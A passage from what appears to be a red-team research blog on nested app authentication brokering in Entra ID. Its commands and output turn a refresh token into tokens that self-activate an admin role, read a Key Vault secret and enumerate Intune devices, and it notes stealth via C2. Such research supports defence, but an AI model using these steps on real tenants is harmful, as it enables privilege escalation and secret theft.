RoleManagementPolicy.ReadWrite.Directory

Auth Flow: BrkRefresh

FOCI: False

Reply Addresses:

- brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com

Authentication Commands:

EntraTokenAid

BrkRefresh:

```
$tokens = Invoke-Refresh -RefreshToken $PortalArmToken -ClientID '50aaa389-5a33-4f1a-91d7-2c45ecd8dac8' -BrkClientId 'c44b4083-3bb0-49c1-b47d-974e53cbdf3c' -RedirectUri 'brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com' -Origin 'https://portal.azure.com'
```

Close

To use this directly in PowerShell, the refresh token needs to be stored in the `$PortalArmToken` variable. The command will return the token to the `$tokens` variable. For us to use the token, we need to convert the access token to a secure string, then it becomes usable with the `Connect-MgGraph` PowerShell command to authenticate to the tenant. The process should look like this:

```

Windows PowerShell
PS C:\Users\hwalker\Downloads\EntraTokenAid-main> $tokens = Invoke-Refresh -RefreshToken $PortalArmToken -ClientID '50aaa389-5a33-4f1a-91d7-2c45ecd8dac8' -BrkClientId 'c44b4083-3bb0-49c1-b47d-974e53cbdf3c' -RedirectUri 'brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com' -Origin 'https://portal.azure.com'
[*] Sending request to token endpoint
[+] Got an access token and a refresh token
[i] Audience: https://graph.microsoft.com / Expires at: 06/11/2025 16:17:06
PS C:\Users\hwalker\Downloads\EntraTokenAid-main> $access = ConvertTo-SecureString -string $tokens.access_token -AsPlainText -Force
PS C:\Users\hwalker\Downloads\EntraTokenAid-main> Connect-MgGraph -AccessToken $access
Welcome to Microsoft Graph!

Connected via userprovidedaccesstoken access using 50aaa389-5a33-4f1a-91d7-2c45ecd8dac8
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.
PS C:\Users\hwalker\Downloads\EntraTokenAid-main>


```

```
$tokens = Invoke-Refresh -RefreshToken $PortalArmToken -ClientID
'50aaa389-5a33-4f1a-91d7-2c45ecd8dac8' -BrkClientId 'c44b4083-3bb0-49c1-
b47d-974e53cbdf3c' -RedirectUri 'brk-c44b4083-3bb0-49c1-b47d-
974e53cbdf3c://portal.azure.com' -Origin 'https://portal.azure.com'

$access = ConvertTo-SecureString -string $tokens.access_token -AsPlainText
-Force


Connect-MgGraph -AccessToken $access
```

Then we need to build the request body to activate our role. At this point, we will assume we have already enumerated the eligible roles and the information we need to activate the role.



```
PS C:\Users\hwalker\Downloads\EntraTokenAid-main> $params = @{
>> action = "selfActivate"
>> principalId = "03e9a7b2-9508-4e24-8248-16672f5f1377"
>> roleDefinitionId = "c4e39bd9-1100-46d3-8c65-fb160da0071f"
>> directoryScopeId = "/"
>> justification = "I need to activate this role to show the internet"
>> scheduleInfo = @{
>> startDateTime = [System.DateTime]::Parse("2025-06-11T00:00:00.000Z")
>> expiration = @{
>> type = "AfterDuration"
>> duration = "PT5H"
>> }
>> }
>> }
```

Then we use the `New-MgRoleManagementDirectoryRoleAssignmentScheduleRequest` command with our parameters to request role activation.



```
PS C:\Users\hwalker\Downloads\EntraTokenAid-main> New-MgRoleManagementDirectoryRoleAssignmentScheduleRequest
-BodyParameter $params
```

ApprovalId	CompletedDateTime	CreatedDateTime	CustomData Id	Status
	6/11/2025 9:17:46 PM	6/11/2025 9:17:45 PM	3874e5cf-c25b-494f-90ee-04a288576918	Prov...

```
PS C:\Users\hwalker\Downloads\EntraTokenAid-main>
```

If we check in the portal, we can now see that our role is active:

Microsoft Azure

Search resources, services, and docs (G+)

Copilot

Home > Privileged Identity Management | Microsoft Entra roles > SpecterOps Development

SpecterOps Development | My roles

Privileged Identity Management | Microsoft Entra roles

Refresh Open in mobile Got feedback?

Quick start Overview Tasks Manage Roles Assignments Alerts Access reviews Discovery and insights (Preview) Settings Activity

Eligible assignments **Active assignments** Expired assignments

authentication

Role	Scope	Membership	State	End time	Action
Authentication Administrator	Directory	Direct	Activated	6/11/2025, 9:17:46 PM	Deactivate

Although our role is active, the current token we minted earlier does not have that information unless additional scopes were requested. We will need to acquire a new token to use the role we activated.

Scenario 3: Using Roadtx to Get a Key Vault Secret

Don't worry. I'm not just going to gloss over MFA. Many tenants these days have MFA requirements configured in their CAPs (even if they didn't want it), so it is important to at least touch on. The cool thing with brokering is that MFA claims carry over from one token to the other. For this next example, let's use roadtx from ROADtools to request a new token and get a secret from Key Vault.

To start, let us assume we have the refresh token we need. We are going to request tokens which will let us get a secret out of a key vault, which we will assume we have already enumerated and identified. For this, we have a CAP which requires the user to have MFA to access all applications.

The first command will be with roadtx to get new tokens. To use NAA and brokering, we need to use the refreshtoken command and provide the correct options.

- **--refresh-token**
The refresh token we acquired
- **-s "https://vault.azure.net/.default openid profile offline_access"**
 - Scope for the request
 - The URL will be the aud in our token
 - The following options are the scopes we are requesting in our token
- **--broker-client "c44b4083-3bb0-49c1-b47d-974e53cbdf3c"**
This is going to be the application doing the brokering, in this case, Azure Portal app ID

- -c "3686488a-04fc-4d8a-b967-61f98ec41efe"
 - This is the client ID we are going to target
 - This is the Microsoft Azure Key Vault portal extension
- --broker-redirect-url "brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com"

This is our `redirect_uri` option from when we built the request by hand and starts with "brk"

- --origin https://portal.azure.com

This is needed to show that is a cross-origin request

Enough talk. Send it!

```
Windows PowerShell
PS C:\users\hwalker> roadtx refreshtoken --refresh-token $RTToken -s "https://vault.azure.net/.default openid profile offline_access" --broker-client "c44b4083-3bb0-49c1-b47d-974e53cbdf3c" -c "3686488a-04fc-4d8a-b967-61f98ec41efe" --broker-redirect-url "brk-c44b4083-3bb0-49c1-b47d-974e53cbdf3c://portal.azure.com" --origin "https://portal.azure.com"
C:\Users\hwalker\AppData\Local\Programs\Python\Python313\Lib\site-packages\seleniumwire\thirdparty\mitmproxy\contrib\kaitaistruct\tls_client_hello.py:10: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import parse_version
Requesting token with scope https://vault.azure.net/.default openid profile offline_access
Tokens were written to .roadtools_auth
PS C:\users\hwalker>
```

Bam! New tokens. Let's check if our MFA carried over.


```
Windows PowerShell
{
  "alg": "RS256",
  "kid": "CNv0I3Rwq1HFEVnaoMAshCH2XE",
  "typ": "JWT",
  "x5t": "CNv0I3Rwq1HFEVnaoMAshCH2XE"
}
{
  "acr": "1",
  "aio": "AaQAW/8ZAAAAddLvpgU2kdjPg6y4KwC43nbkouUHNw089KD20WCyYteLZDqJhCX7RgmR9n0vmJ3wmIaIpMoqnyyHPjBxev4pF71FX0+OfPhJc+WL/Ps8RDEHhW0HeSTv4fUJC2Xy+h7as0546VBUMD8wPUxcBST526tyj7d21h92rQYWednS0wya9SsBs9bBkcb/b7kAsEMKhZG1Y1Zzq6z0AiaUIr20w==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "appid": "3686488a-04fc-4d8a-b967-61f98ec41efe",
  "appidacr": "0",
  "aud": "cfa8b339-82a2-471a-a3c9-0fc0be7a4093",
  "exp": 1749851460,
  "family_name": "Walker",
  "given_name": "Test",
  "groups": [
    "d72a31ca-a2be-4b43-a2c8-e54ffab2670a"
  ],
  "iat": 1749845992,
  "idtyp": "user",
  "ipaddr": " ",
  "iss": "https://sts.windows.net/6c12b0b0-b2cc-4a73-8252-0b94bfca2145/",
  "name": "Test Account",
  "nbf": 1749845992,
  "oid": "b8644e59-c4fc-44cf-b891-66f040593014",
  "puid": "10032004BCBCFC49",
  "rh": "1.AVEAsLASbMyyc0qCUGuUv8ohRTmzqM-ighpHo8kPwL56QJNRAG5RAA.",
  "scp": "user_impersonation",
  "sid": "005d6a29-cafb-f001-0824-6b38e6520131",
  "sub": "gkIZ3gAvWgtx6apKB5DRSXv1hHzxD78aYju0_vG0hzU",
  "tid": "6c12b0b0-b2cc-4a73-8252-0b94bfca2145",
  "unique_name": "hw-test@specterdev.onmicrosoft.com",
  "upn": "hw-test@specterdev.onmicrosoft.com",
  "uti": "MneAnSoJIE-VMqobVvoPAA",
  "ver": "1.0",
  "wids": [
    "f2ef992c-3afb-46b9-b7cf-a126ee74c451",
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_ftd": "xr1FccRXDGKMURPCeTLWF-NNA4LWb-wzRDt28iKSYegBdXN3ZXN0My1kc21z",
  "xms_idrel": "1 28"
}
```


We can check this in the `amr`, or Authentication Method Reference, of the token. This token has both `pwd` and `mfa`, which means our MFA carried over.

We will pull out the access token and then we can make our request to the Key Vault. For this, we are just going to make a direct request to the Key Vault endpoint for the secret we want. Since this is a resource with its own URL, making the request is relatively straightforward. We are going to use curl again to show the required parameters. For this request, the bare minimum of what we need for headers is going to be:

- `Authorization: Bearer <access_token>`
- `User-Agent: <value>`
- `Origin: https://portal.azure.com`

One small note: for the request to work, if we are getting the copyable information for the key vault endpoint, we will need to add the API version to the end like this: `?api-version=7.4`. Now we are all set to get secrets.



```
Windows PowerShell
PS C:\users\hwalker> curl.exe --path-as-is -i -s -k -X 'GET' -H "Authorization: Bearer $accessToken" -H 'User-Agent: lol' -H 'Origin: https://portal.azure.com' 'https://[redacted].vault.azure.net/secrets/[redacted]?api-version=7.4'
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
x-ms-keyvault-region: eastus
Access-Control-Allow-Origin: https://portal.azure.com
x-ms-request-id: 482c1b04-f294-4e76-9deb-9dede106866f
x-ms-keyvault-service-version: 1.9.2455.1
x-ms-keyvault-network-info: conn_type=Ipv4;addr=[redacted];act_addr_fam=InterNetwork;
x-ms-keyvault-rbac-assignment-id: d07a8c55b1194f0896ee7c27ed4c6e91
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000;includeSubDomains
Date: Fri, 13 Jun 2025 20:29:58 GMT
Content-Length: 262


{"value":"Hello_Chat","id":"https://[redacted].vault.azure.net/secrets/[redacted]","attributes":{"enabled":true,"created":1749763271,"updated":1749763271,"recoveryLevel":"Recoverable+Purgeable","recoverableDays":90},"tags":{}}
```

Success! We have retrieved the secret from the key vault.

Scenario 4: Using Maestro to Get Intune Devices

For this scenario, let us take a look at using [Maestro](#). If you are not familiar with Maestro, you can read the release blog [here](#). For this example, Maestro is a great option because it has a ton of Intune functionality built in. The author, Chris Thompson, has also included brokering capabilities into Maestro. This makes it as easy as two commands to go from an Azure Portal refresh token to listing Intune devices in a tenant.

To start, we will take our Azure Portal refresh token and use it with Maestro to get a new token. Since we are looking to get Intune information, we are going to target the Microsoft Intune portal extension. We can find information about this extension in GraphPreConsentExplorer.



This will help as reference for the options we need for the request. For Maestro, we will need the following flags:

- **get**
The get command for Maestro
- **access-token**
 - Used to tell Maestro to get a new access token
 - A refresh token is acquired too
- **--refresh-token**
Our Azure Portal refresh token
- **--broker**
Indicates that this will be a brokered NAA request
- **--brk-client-id**
 - Client ID for the Azure Portal which will be our broker
 - The value will be the GUID "c44b4083-3bb0-49c1-b47d-974e53cbdf3c"
- **--client-id or -c**
 - Client ID for the Microsoft Intune portal extension we want the token for
 - Since we are targeting Microsoft Intune extension portal our client ID will be "5926fc8e-304e-4f59-8bed-58ca97cc39a4"
- **--scope or -s**
 - Scopes for the token
 - To keep it simple, we are just going to use ".default" but additional scopes can be added
- **--token-method or -m**
 - Authentication method for access tokens
 - Options:
 - 0: /oauth2/v2.0/token
 - 1: /api/DelegationToken
 - 2: MSAL (default: 0)
 - As we learned earlier, we want option 0 for our endpoint

- `--resource` or `-r`
 - Audience for the token
 - Since we are targeting a portal extension, we will use `"https://portal.azure.com"`
- `--tenant-id`
Tenant ID

For our request, the command with Maestro will look like this:

```
.\Maestro.exe get access-token --refresh-token $RefToken --broker --brk-client-id "c44b4083-3bb0-49c1-b47d-974e53cbdf3c" -c "5926fc8e-304e-4f59-8bed-58ca97cc39a4" -s ".default" -m "0" -r 'https://portal.azure.com' --tenant-id "6c12b0b0-b2cc-4a73-8252-0b94bfca2145"
```

```

PS C:\Users\hwalker\Downloads> .\Maestro.exe get access-token --refresh-token $RefToken --broker --brk-client-id
"c44b4083-3bb0-49c1-b47d-974e53cbdf3c" -c "5926fc8e-304e-4f59-8bed-58ca97cc39a4" -s ".default" -m "0" -r 'https
://portal.azure.com' --tenant-id "6c12b0b0-b2cc-4a73-8252-0b94bfca2145"
2025-07-02 16:05:10.449 UTC - [INFO] Execution started
2025-07-02 16:05:12.808 UTC - [INFO] Requesting access token from /oauth2/v2.0/token endpoint with refreshTok
en for scope: .default
2025-07-02 16:05:17.449 UTC - [INFO] Found access token in /oauth2/v2.0/token response
2025-07-02 16:05:17.449 UTC - [INFO] Access token: eyJ0eXAiOiJKV1QiLCJub25jZSI6IkkZLMU1RTERsaS1SYm1kMmlFM2xacS
2025-07-02 16:05:17.636 UTC - [INFO] Found refresh token in /oauth2/v2.0/token response
2025-07-02 16:05:17.652 UTC - [INFO] Refresh token: 1.AVEAsLASbMyyc0qCUGuUv8ohRYNAS8Sw08FJth2XT1PL3zxRAEVRAA.
2025-07-02 16:05:17.746 UTC - [INFO] Completed execution in 00:00:07.4242920

```

After we get the token, we can save the access token in a variable and easily use it with Maestro. Next, we will save the access token into a variable and use it with Maestro. We are going to get all of the devices in Intune with the following command:

```
.\Maestro.exe get intune devices --access-token $accesstoken
```

```
Windows PowerShell
PS C:\Users\hwalker\Downloads> .\Maestro.exe get intune devices --access-token $access_token
2025-07-02 16:07:41.917 UTC - [INFO] Execution started
2025-07-02 16:07:42.386 UTC - [INFO] Using provided access token
2025-07-02 16:07:43.464 UTC - [INFO] Requesting devices from Intune
2025-07-02 16:07:43.542 UTC - [INFO] Requesting IntuneDevices from Microsoft Graph
2025-07-02 16:07:44.418 UTC - [INFO] Found 18 IntuneDevices matching query in Microsoft Graph
[
  {
    "id": "XXXXXXXXXXXXXXXXXXXX",
    "deviceName": "AADJoin-IntuneE",
    "managedDeviceName": "XXXXXXXXXXXXXXXXXXXX",
    "managementState": "managed",
    "enrolledDateTime": "2024-07-01T16:51:55Z",
    "lastSyncDateTime": "2025-07-02T11:11:29Z",
    "configurationManagerClientEnabledFeatures": null,
    "model": "Virtual Machine",
    "operatingSystem": "Windows",
    "skuFamily": "Pro",
    "osVersion": "10.0.22621.4317",
    "joinType": "azureADJoined",
    "azureADRegistered": true,
    "deviceEnrollmentType": "windowsAzureADJoin",
    "azureADDeviceId": "XXXXXXXXXXXXXXXXXXXX",
    "deviceRegistrationState": "registered",
    "userId": "XXXXXXXXXXXXXXXXXXXX",
    "userPrincipalName": "XXXXXXXXXXXXXXXXXXXX",
    "userDisplayName": "XXXXXXXXXXXXXXXXXXXX",
    "enrolledByUserPrincipalName": null,
    "usersLoggedIn": []
  },
  ...
]
```

Now we have all of our Intune devices with just two commands in Maestro starting from an Azure Portal refresh token. While this was all done through the command line, one great feature for Maestro is that Chris designed it to be used through command and control (C2) agents. This is especially helpful when CAP restrictions or stealth are a requirement in assessments.

Conclusion

Nested app authentication can open more opportunities for resource access by using the brokering process Microsoft implemented. Internally, we have been referring to this as brokered client IDs or BroCI since it works similarly to FOCI. With work on tooling by other researchers, this method is ready to use in a variety of applications.

Post Views: 3,014